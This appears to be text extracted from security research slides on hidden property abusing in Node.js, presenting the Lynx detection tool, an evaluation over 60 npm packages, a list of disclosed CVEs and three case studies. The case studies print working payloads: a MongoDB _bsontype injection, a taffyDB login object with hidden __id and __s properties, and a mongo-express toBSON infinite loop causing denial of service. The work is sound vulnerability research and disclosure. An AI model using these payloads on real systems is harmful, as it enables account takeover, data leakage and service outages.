
- Hidden properties are **internal program states**. The security consequence of abusing them relates to the code context.
 - Conclude sensitive behaviors

Insights from our running example

```

1  function transform(schema, param){
2      value = Object.assign(
3          schema,
4          param);
5      return value;
6  }
7
8  function validate(object) {
9      ...
10     var targetMetadatas = getSchema(
11         object.constructor);
12
13     const groupedMetadatas = this.metadataStorage
14         .groupByPropertyName(targetMetadatas);
15     ...
16     // validation based on metadatas
17     Object.keys(groupedMetadatas)
18         .forEach(function(propertyName) {
19         if(illegal) return null;
20         });
21     return object;
22 }

```



--- Data flow of property carrier

--- Data flow of Hidden property



two possible paths

- Hidden properties are **internal program states**. The security consequence of abusing them relates to the code context.
 - Conclude sensitive behaviors
- The overwrite point (line 11) and the exploitation point (line 21) may **NOT** locate at **the same places**.
 - Explore branches that can be triggered

Sensitive sinks monitored by Lynx

Category	ID	Sink	Example
Confidentiality	C ₁	sensitive database query methods	The attacker leaks sensitive data from database by manipulating the SQL.
	C ₂	sensitive file system operation methods	The attacker accesses confidential files by abusing the filesystem APIs.
Integrity	I ₁	Critical built-in properties and code execution APIs	The attacker modifies the built-in property constructor to abuse property-based type checks [10].
	I ₂	Final results of the module invocation	The attacker manipulate sanitization results to bypass security checks.
Availability	A ₁	Global methods/variables	The attacker overwrites login function to crash the authentication service.
	A ₂	Looping conditions	The attacker introduce an infinite loop to block the Node.js event loop [23].

Exploring security consequences



Generating Exploit Templates

Dynamic Symbolic Execution

```
$ node Lynx.js -m explorer -p classvalidator.json -t target/TestClassValidator/TestClassValidator.js
```

```
[ './target/TestClassValidator/TestClassValidator.js', '{"_bound":0}' ]
```

```
[!] [1 done / 0 queued / 0 running / 0 errors / 31% coverage ] ***
```

```
[+] {"_bound":0,"constructor_function Object() { [native code] }1":1} took 23.242s
```

```
[!] Stats
```

```
[+] Symbolic Values: 1
```

```
[+] Symbolic Primitives: 1
```

```
[!] Done
```

```
[+] Total Lines Of Code 15998
```

```
[+] Total Coverage: 0.4541963795940757
```

```
[+] ExpoSE Finished. 1 paths, 0 errors
```

```
[!] Analysis Result :
```

```
Baseline:
```

```
Return result: validation reiected.
```

```
Path 1: { constructor: 1 }
```

```
Sink I2 detected.
```

```
Return result: validation passed.
```

Evaluation

60 popular Node.js programs

- 55 modules from categories of database, input validation, and user functionalities
- 5 web apps

13 zero-day vulnerabilities

- **318** hidden property candidates from **1301** property carriers (68% tested programs contain hidden properties)
- **10** exploits successfully synthesized by Lynx

Category	Program	Version	LOC	Downloads	
Database	json-records	1.0.5	585	52	
	keyv	4.0.0	648	12,781,403	
	levelup	4.3.2	42,995	1,162,162	
	LokiJS	1.5.8	12,083	1,025,170	
	Lowdb	1.0.0	18,402	857,106	
	mongoDB	3.3.3	64,581	6,165,075	
	mongoose	5.8.1	114,808	2,941,692	
	mongoist	2.4.0	55,930	10,646	
	Taffydb	2.7.3	3,249	1,628,860	
Input Validation	Ajv	6.10.2	25,024	101,694,541	
	AnotherJsonSchema	3.8.2	39,902	267	
	class-validator	0.9.1	30,763	1,077,954	
	Consono	1.0.6	4,671	1,107	
	DataInspector	0.5.0	63,888	29	
	Datalize	0.3.4	68,823	231	
	Forgjs	1.1.11	537,564	167 (g)	
	indicative	7.3.0	33,156	31,235	
	isMyJsonValid	2.20.0	45,747	6,428,255	
	joi	16.1.7	24,648	12,575,750	
	jpvc	2.0.1	675	481	
	Jschema	1.2.4	1,510	53,884,848	
	legalize	1.3.0	2,792	1,745	
	Object-inspect	1.7.0	905	40,736,308	
	OW	0.15.0	7,031	624,684	
	Property-Validator	0.9.0	24,071	1,242	
	schema-inspector	1.6.8	9,147	35,783	
	ValidatorJS	3.18.1	260,681	106,038	
	validate.js	0.13.1	1,128	662,549	
	Valib	2.0.0	474	479	
Z-schema	4.2.2	37,584	2,434,914		
User functionalities	Avsc	5.4.16	7,083	108,450	
	Analytics	3.4.0	11,453	105,510	
	Body-parser	1.19.0	101,422	48,428,316	
	Bson-objectid	1.3.0	475	142,562	
	Cookies	0.8.0	87,079	2,549,728	
	component-type	1.2.1	3,316	943,555	
	check-types	11.1.2	2,370	9,983,393	
	DumperJS	1.3.1	2,520	6,797	
	Express-form	0.12.6	6,268	4,183	
	immutability-helper	3.0.1	1,436	1,395,820	
	Js-yaml	3.13.1	16,039	60,478,990	
	jsonfile	5.0.0	1,453	5,637	
	js2xmlparser	4.0.1	3,100	2,796,779	
	json-to-pretty-yaml	1.2.2	684	1,052,996	
	kind-of	6.0.2	2,520	196,448,574	
	mailgun-js	0.22.0	115,092	1,200,173	
	mongodb-extjson	3.0.3	28,803	42,141	
	node-cache	5.1.0	1,676	2,917,617	
	object-hash	2.0.2	6,832	20,002,794	
	Object-is	1.0.1	257	25,466,395	
	papaparse	5.1.1	5,791	1,290,026	
	serialize-javascript	2.1.2	35,603,468	326	
	table	5.4.6	56,318	36,535,762	
	WriteJsonFile	4.2.1	5,174	6,792,576	
	Web application	cezerin	0.33.0	35,606	1,871 (g)
		derby	0.10.27	698,687	1,156
		express-cart	1.1.16	1391,871	1,554 (g)
		mongo-express	0.54.0	444,428	6,965
		total.js	3.3.0	104,130	14,267

Impact Analysis

Confidentiality

- Leaking Credential Data **(3)**
- Universal SQL Injection **(1)**

Integrity

- Input Validation Bypass **(4)**
- Forging critical data structure **(3)**

Availability

- Event Handler Blocking **(1)**

CVE-2020-6639 - mongo-express denial of service

CVE-2019-10805 - valib inspection bypass

CVE-2019-10790 - taffyDB universal SQL Injection

CVE-2019-20149 - kind-of type checking manipulation

CVE-2019-10781 - schema-inspector validation bypass

CVE-2019-19729 - bson-objectid ID forging

CVE-2019-19507 - jpv validation violation

CVE-2019-2391 - mongodb query condition abuse

CVE-2019-18608 - cezerin unauthorized order modification

CVE-2019-18413 - class-validator bypass

CVE-2019-17426 - mongoose query condition abuse

Impact Analysis

Confidentiality

- Leaking Credential Data (3)
- Universal SQL

HPA effectively enlarges Node.js attack surface by compromising previously unreachable program states.

CVE-2020-6639 - mongo-express denial of service

CVE-2019-10805 - valib inspection bypass

CVE-2019-10799 - taffyDB universal SQL Injection

g manipulation

Integrity

- Input Validation Bypass (4)
- Forging critical

Classic defenses cannot mitigate HPA. Some widely-used validation modules are vulnerable to HPA.

validation bypass

CVE-2019-19729 - bson-objectid ID forging

CVE-2019-19507 - jpv validation violation

condition abuse


order modification

Availability

- Event Handler Blocking (1)

CVE-2019-18413 - class-validator bypass

CVE-2019-17426 - mongoose query condition abuse



All the vulnerabilities have been reported to vendors.

Case Study #1

MongoDB Query Condition Abuse (CVE-2019-2391)

MongoDB bson serializer will not serialize objects with unknown `_bsontype` property.

What if inject `{"_bsontype": "bl4ckhat"}` to a query condition object?

Case Study #1

MongoDB Query Condition Abuse (CVE-2019-2391)

MongoDB bson serializer will not serialize objects with unknown `_bsontype` property.

What if inject `{"_bsontype": "bl4ckhat"}` to a query condition object?

By forcing MongoDB not serializing the query condition, attackers can log in/delete arbitrary accounts.



An online game that used vulnerable MongoDB APIs

```
GameServer.loadPlayer = function(socket,id){
  GameServer.server.db.collection('players').findOne({
    _id: new ObjectId(id)},
    function(err,doc){...}
  });
};

GameServer.deletePlayer = function(id){
  GameServer.server
    .db.collection('players')
    .deleteOne({
      _id: new ObjectId(id)},
    function(err){...}
  });
};
```


Case Study #2

taffyDB Universal SQL Injection (CVE-2019-10790)


```
TestTaffydb.js x
1  var TAFFY = require('taffy');
2
3  var db = TAFFY([
4    {"id":1,"gender":"M","username":"Smith",    "password":"aaa","status":"Active"},
5    {"id":2,"gender":"F","username":"Ruth",    "password":"bbb","status":"Active"},
6    {"id":3,"gender":"M","username":"Stevenson", "password":"ccc","status":"Active"},
7    {"id":4,"gender":"F","username":"Gill",    "password":"ddd","status":"Active"}
8  ]
9
10 var login_param = {username:"Rick", "password":"123", "__id":"T000002R000002", "__s":true};
11
12 var res = db(login_param);
13 console.log(res.first());
14
15
```

Hidden properties

```
Run: Unnamed x
/usr/bin/node /home/f3i/h/Par/tests/target/TestTaffydb/TestTaffydb.js
{ id: 1,
  gender: 'M',
  username: 'Smith',
  password: 'aaa',
  status: 'Active',
  __id: 'T000002R000002',
  s: true }
```

Case Study #3


Mongo-express Denial of Service (CVE-2020-6639)



Single Threaded Event Loop Model

Case Study #3

Mongo-express Denial of Service (CVE-2020-6639)



The screenshot shows the Chrome DevTools Network tab. The browser tab is titled "miami - Mongo Express". The Network tab shows a request to "http://localhost:8081/db/local/miami". The request headers are visible, including "Content-Type: application/x-www-form-urlencoded", "Origin: http://localhost:8081", "Referer: http://localhost:8081/db/local/miami", "Sec-Fetch-Mode: navigate", "Sec-Fetch-User: ?1", "Upgrade-Insecure-Requests: 1", and "User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.120 S". The Form Data section shows a "document" object with a "toBSON" property. The "toBSON" property is highlighted with a red box and labeled "Hidden property".

```
document: {  
  "_id": ObjectId(),  
  "toBSON": function () { var i = 0; while (true) { i++; } }  
}
```

The web server is not responding

Hidden property

Thanks!



@f3ixiao



<https://fxiao.me>